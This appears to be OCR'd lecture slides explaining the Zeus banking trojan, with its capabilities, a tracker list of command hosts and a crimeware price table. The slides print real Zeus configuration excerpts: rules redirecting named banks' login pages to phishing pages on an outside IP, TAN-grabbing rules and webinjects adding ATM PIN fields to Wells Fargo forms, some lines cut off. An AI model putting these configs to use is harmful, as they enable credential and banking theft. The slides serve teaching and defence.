http://www.warezscene.org/old-marketplace/614216-zeuesta-exploit-pack-v5-0-a.html](http://www.warezscene.org/old-marketplace/614216-zeuesta-exploit-pack-v5-0-a.html)


* Statistics from Trusteer

How Zeus works?






Zeus configuration files



```
end

entry "webFilters"
        "@https://*.e-gold.com/*"

end

entry "WebDataFilters"
        ;"http://mail.rambler.ru/*" "passw;login"
end

entry "WebFakes"
        ;US
        "https://sitekey.bankofamerica.com/sas/signon.do"                                                   "http://203.223.159.94/pop/fk/US/bofa.php"
        "https://chaseonline.chase.com/siteminderagent/forms/formpost.fcc"                                  "http://203.223.159.94/pop/fk/US/chase.php"

        ;UK
        "https://ibank.barclays.co.uk/olb/s/LoginMember.do"                                                 "http://203.223.159.94/pop/fk/UK/barclays.co
        "https://home.cbonline.co.uk/login.html?message=*"                                                  "http://203.223.159.94/pop/fk/UK/cbonline.ph
        "https://home.ybonline.co.uk/login.html?message=*"                                                  "http://203.223.159.94/pop/fk/UK/ybonline.ph
        "https://ibank.cahoot.com/servlet/com.aquarius.security.authentication.servlet.LogonServlet"        "http://203.223.159.94/pop/fk/UK/cahoot.php"
        "https://www.halifax-online.co.uk/CustomerAuthentication/HxProcessLogin.aspx"                       "http://203.223.159.94/pop/fk/UK/halifax.php
        "https://www.ebank.hsbc.co.uk/servlet/com.hsbc.ib.app.pib.logon.servlet.OnBrochurewareLogonServlet" "http://203.223.159.94/pop/fk/UK/hsbc.php"
        "https://online-business.lloydstsb.co.uk/logon.ibc"                                                 "http://203.223.159.94/pop/fk/UK/lloydstsb_b
        "https://online-offshore.lloydstsb.com/logon.ibc"                                                   "http://203.223.159.94/pop/fk/UK/lloydstsb_o
        "https://online.lloydstsb.co.uk/logon.ibc"                                                          "http://203.223.159.94/pop/fk/UK/lloydstsb_p

        ;ES
        "https://www.bancajaproximaempresas.com/ControlEmpresas"                                            "http://203.223.159.94/pop/fk/ES/bancaja_e.p
        "https://www.bancaja.*/ControlParticulares"                                                         "http://203.223.159.94/pop/fk/ES/bancaja_p.p
        "https://www.gruposantander.es/bog/sbi"                                                             "http://203.223.159.94/pop/fk/ES/gruposantan
        "https://www.unicaja.es/PortalServlet*pag=1110902071492*"                                           "http://203.223.159.94/pop/fk/ES/unicaja.php
        "https://extranet.banesto.es/npage/loginParticulares.htm"                                           "http://203.223.159.94/pop/fk/ES/banesto_p.p
        "https://www2.bancopopular.es/AppBPE/servlet/servin?p_pm=bo&p_pf=c&p_id=esp"                        "http://203.223.159.94/pop/fk/ES/bancopopula
end

entry "TANGrabber"
        "https://banking.*.de/cgi/ueberweisung.cgi/*" "S3R1C6" "*&tid=*" "*&betrag=*"
        "https://internetbanking.gad.de/banking/*" "S3C6" "*" "*" "KktNrTanEnz"
        "https://cipehb*.cdg.citibank.de/HomeBanking*?_D=WorkArea&*" "S3C6R1" "*=DT" "*" "I2"
        "https://www.vr-networld-ebanking.de/ebanking*Action=*" "S3C6" "*" "*" "Schmetterling"
        "https://finanzportal.fiducia.de/ebanking*Action=*" "S3C6" "*" "*" "Schmetterling"
        "https://finanzportal.fiducia.de/ebbg2/portal?token=*" "S3C6" "*decBetrag=*" "*" "value_*"
        "https://onlinebanking.norisbank.de/norisbank/*.do?method=*" "S3C6" "*" "*" "tan"
        "https://www.dresdner-privat.de/servlet/*" "S3C6" "*&CMD=stapelFreigeben&*" "*"
        "https://brokerage.comdirect.de/servlet/*TAN*" "S3C6" "*transactionID=*" "*"
end
```

Zeus configuration files



```
set_url https://www.e-gold.com/acct/balance.asp* GPL
data_before
<form name=fiat*</form>
data_end
data_inject
data_end
data_after
<th colspan=4 align=left valign="bottom"
data_end

set_url https://online.wellsfargo.com/das/cgi-bin/session.cgi* GL
data_before
<div id="pageIntro" class="noprint">
data_end
data_inject
data_end
data_after
<td id="sidebar" align="left" valign="top" class="noprint">
data_end

set_url https://www.wellsfargo.com/* G
data_before
<span class="mozcloak"><input type="password"*</span>
data_end
data_inject
<br><strong><label for="atmpin">ATM PIN</label>:</strong>&nbsp;<br />
<span class="mozcloak"><input type="password" accesskey="A" id="atmpin" name="USpass" size="13" maxlength="14" style="width:147px" tabindex="2" /></span
data_end
data_after
data_end

set_url https://online.wellsfargo.com/login* GP
data_before
<input type="password" name="password"*</td>
data_end
data_inject
<td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
<input type="password" name="USpass" id="atmpin" size="20" maxlength="14" title="Enter ATM PIN" tabindex="11" accesskey="A"/>
<br/>&nbsp;</td>
data_end
data_after
data_end
data_before
<label for="account" class="formlabel">
data_end
data_inject
4. Sign on to
data_end
data_after
```

So how Zeus works?

The configuration file generate the bots

The malware: Zbot

- Steal data entered into browser form fields (through WinAPI of wininet.dll to intercept)
- Can ex-filtrate stolen data for criminal use in real-time

What Zbot can do?

Configure and change
- proxy server settings
- local DNS settings

Using the polymorphic encrypter to generate different copies of itself.

Capturing
- certificates.
- screenshots of the affected computers.
- passwords from programs
- Data content from any form

Intercepts virtual keyboard

Removing cookies to get the user to re-enter the passwords.


Perform remote control commands.

Block users from accessing some web sites

Adding additional fields to a website and monitor the data sent

Compromise 2-factors authentication scheme

Where are Zeus botnet?



abuse.ch ZeuS Trac

Home | FAQ | ZeuS Blocklist | ZeuS

ZeuS Tracker :: monitor

The ZeuS Tracker monitors the ZeuS h
the associated files / URIs once a day a
ZeuS domains which are bullet proof h

There are total **1046 ZeuS hosts** (525
the ZeuS Tracker database.

Below you can see ALL ZeuS host whic
ZeuS hosts.
Every ZeuS host will be tagged with a l

Here you can search for a MD5 hash, a

Browse: ZeuS binaries | ZeuS configs
Set a filter for the list below: online Ze


Browse: ZeuS binaries | ZeuS configs
Set a filter for the list below: online ZeuS hosts | offline ZeuS hosts | ZeuS hosts with files online | all

Subscribe this list via RSS feed

host	dateadded (UTC)	Level	status	files online	A record	SBL	country	AS number
baycreekhosting.com	2009-11-16 17:21:39	2	online	0	70.87.94.162	Not listed		21844
suoerdeuerf44.com	2009-11-16 10:37:57	4	online	2	80.91.191.156	Not listed		21219
cryaboutmeasure.su	2009-11-16 09:22:02	4	online	3	61.156.242.119	Not listed		4837
taipeifubonban.info	2009-11-15 17:07:39	4	online	1	66.118.146.84	Not listed		21840
avisuallandscaping.com	2009-11-15 15:20:36	4	online	0	67.220.197.3	Not listed		18450
jamesharbour.net	2009-11-15 12:17:41	4	online	0	74.200.69.226	Not listed		14383
newroup.com	2009-11-15 11:21:54	4	online	3	210.51.166.222	Not listed		9929
ato5enna.it	2009-11-15 11:16:06	2	online	2	195.130.247.71	Not listed		8612
asiadomens.su	2009-11-15 11:14:31	4	online	1	222.35.142.60	Not listed		9394
redrighthand.cn	2009-11-15 11:06:46	4	online	0	83.133.113.14	Not listed		13237
echobravo.zapto.org	2009-11-15 10:59:50	4	online	0	91.121.95.129	Not listed		16276
ukcallcentercareers.com	2009-11-15 09:20:48	4	online	1	61.188.87.138	Not listed		4134
cacallcentercareers.com	2009-11-15 09:20:34	4	online	1	61.188.87.138	Not listed		4134
pxcallcentercareers.com	2009-11-15 09:20:24	4	online	2	61.188.87.138	Not listed		4134
crferari.info	2009-11-15 08:58:15	4	online	1	124.217.229.32	Not listed		45839
zvonesrv.cn	2009-11-15 08:53:59	4	online	5	210.51.166.214	Not listed		9929
autosaver.info	2009-11-15 08:52:42	4	online	1	193.104.22.90	Not listed		34305
193.104.22.90	2009-11-15 08:52:05	4	online	3	193.104.22.90	Not listed		34305
rottenairlines.com	2009-11-15 08:43:25	2	online	0	80.251.16.2	Not listed		32475
grefprostat.info	2009-11-14 15:59:56	4	online	1	193.104.94.2	Not listed		50033
powmagazine.se	2009-11-14 12:04:21	4	online	0	195.47.247.177	Not listed		16245
213.163.91.237	2009-11-13 17:19:55	4	online	3	213.163.91.237	Not listed		49544

Reached end of page, continued from top

The Marketplace



Crimeware (Author)	Description	Pricing
FirePack (Diel)	Web Exploitation Malware Kit Note: a Chinese version exists	$3000 (February 2008) $300 (April 2007)
Zupacha, ZeuS and ZUnker ($ash)	The ZeuStrojan is able to inject code into login webpage of financial organization to ask personal data and divert them to a remote location. Zupacha is a bot element, and Zunker a C&C.	$1000 for Zupacha, $2000 for Zunker (January 2008)
Adrenaline, an update of Nuclear Grabber (Corpse)	Universal kit for creating tools to capture targeted banking data. Able to intercept and retransmit authentic transactions on the fly between the bank and its client.	$3000
PolySploit, an update of NeoSploit (Grabarz)	Web Exploitation Malware Kit, statistical engine, enhanced configuration capability, exploitation package , enhanced support and online forum for customers.	100 €
El fiesta	Web Based and PDF-Exploit Pack used to launch attacks and monitor them.	$850 (December 2008)
Turkojan RAT (AlienSoftware)	A Remote Access Tool made in Turkey.	Bronze edition: $99 (July 2008) Silver edition: $179 Gold edition: $249
ZoPack	Web Based PDF-Exploit Pack used to launch attacks and monitor them..	

Source: McAfee Avert Labs

Rootkits

Many rootkits are trojan horses that replace system files, modules, functions by the attacker's code

Very dangerous

- You can't trust your ls, dir, or any commands or programs you run in a system

Numerous rootkits available for Unix, a few for windows. Check

- http://packetstormsecurity.org/
- http://www.rootkit.com

Spyware

Software or other technology that aids in gathering information about a person or organization without their knowledge

